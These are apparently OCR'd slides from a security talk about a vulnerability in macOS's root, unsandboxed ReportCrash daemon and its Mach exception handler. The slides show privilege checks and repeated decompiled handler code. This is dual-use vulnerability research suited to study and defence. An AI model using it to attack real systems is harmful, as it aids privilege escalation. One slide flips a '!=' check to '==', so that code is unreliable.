
Example: accessing an invalid address




Example: accessing an invalid address



Example: accessing an invalid address



Example: accessing an invalid address



ReportCrash

- 1 binary, 2 Mach services in separate processes
- `com.apple.ReportCrash.Root` (ReportCrash)
  - Host-level `EXC_CRASH` exception handler
  - Generates crash logs for dying apps
- `com.apple.ReportCrash.Root.Self` (SafetyNet)
  - Task-level `EXC_CRASH` exception handler for ReportCrash
  - Avoids ReportCrash having to handle its own exceptions

ReportCrash's privileges

```
bash-3.2# launchctl kickstart -p system/com.apple.ReportCrash.Root
275
```

ReportCrash's privileges

```
bash-3.2# launchctl kickstart -p system/com.apple.ReportCrash.Root
275

bash-3.2# ps -p 275 -o user,pid,ppid,command
USER   PID  PPID COMMAND
root   275     1 /System/Library/CoreServices/ReportCrash daemon
```

ReportCrash's privileges

```
bash-3.2# launchctl kickstart -p system/com.apple.ReportCrash.Root
275

bash-3.2# ps -p 275 -o user,pid,ppid,command
USER   PID  PPID COMMAND
root   275     1 /System/Library/CoreServices/ReportCrash daemon

bash-3.2# is_sandboxed 275
ReportCrash[275]: unsandboxed
```

The vulnerability

ReportCrash exception handler

```
kern_return_t catch_mach_exception_raise_state_identity(
               mach_port_t      exception_port,
               mach_port_t      thread,
               mach_port_t      task,
               exception_type_t exception,
               /* ... */)
{
    /* ... */
    if ( geteuid() == 0 )
    {
        kr = KERN_FAILURE;
        if ( security_token != KERNEL_SECURITY_TOKEN )
            goto error;
        /* ... */
    }
    /* ... */
error:
    mach_port_deallocate(mach_task_self(), thread);
    mach_port_deallocate(mach_task_self(), task);
    return kr;
}
```

ReportCrash exception handler

```
kern_return_t catch_mach_exception_raise_state_identity(
                mach_port_t       exception_port,
                mach_port_t       thread,
                mach_port_t       task,
                exception_type_t  exception,
                /* ... */)
{
    /* ... */
    if ( geteuid() == 0 )
    {
        kr = KERN_FAILURE;
        if ( security_token != KERNEL_SECURITY_TOKEN )
            goto error;
        /* ... */
    }
    /* ... */
error:
    mach_port_deallocate(mach_task_self(), thread);
    mach_port_deallocate(mach_task_self(), task);
    return kr;
}
```

ReportCrash exception handler

```
kern_return_t catch_mach_exception_raise_state_identity(
                mach_port_t      exception_port,
                mach_port_t      thread,
                mach_port_t      task,
                exception_type_t exception,
                /* ... */)
{
    /* ... */
    if ( geteuid() == 0 )
    {
        kr = KERN_FAILURE;
        if ( [illegible] != KERNEL_SECURITY_TOKEN )
            goto error;
        /* ... */
    }
    /* ... */
error:
    mach_port_deallocate(mach_task_self(), thread);
    mach_port_deallocate(mach_task_self(), task);
    return kr;
}
```


ReportCrash exception handler

```
kern_return_t catch_mach_exception_raise_state_identity(
                mach_port_t      exception_port,
                mach_port_t      thread,
                mach_port_t      task,
                exception_type_t exception,
                /* ... */)
{
    /* ... */
    if ( geteuid() == 0 )
    {
        kr = KERN_FAILURE;
        if ( security_token == KERNEL_SECURITY_TOKEN )
            goto error;
        /* ... */
    }
    /* ... */
error:
    mach_port_deallocate(mach_task_self(), thread);
    mach_port_deallocate(mach_task_self(), task);
    return kr;
}
```


ReportCrash exception handler

```
kern_return_t catch_mach_exception_raise_state_identity(
               mach_port_t      exception_port,
               mach_port_t      thread,
               mach_port_t      task,
               exception_type_t exception,
               /* ... */)
{
    /* ... */
    if ( geteuid() == 0 )
    {
        kr = KERN_FAILURE;
        if ( security_token != KERNEL_SECURITY_TOKEN )
            goto error;
        /* ... */
    }
    /* ... */
error:
    mach_port_deallocate(mach_task_self(), thread);
    mach_port_deallocate(mach_task_self(), task);
    return kr;
}
```

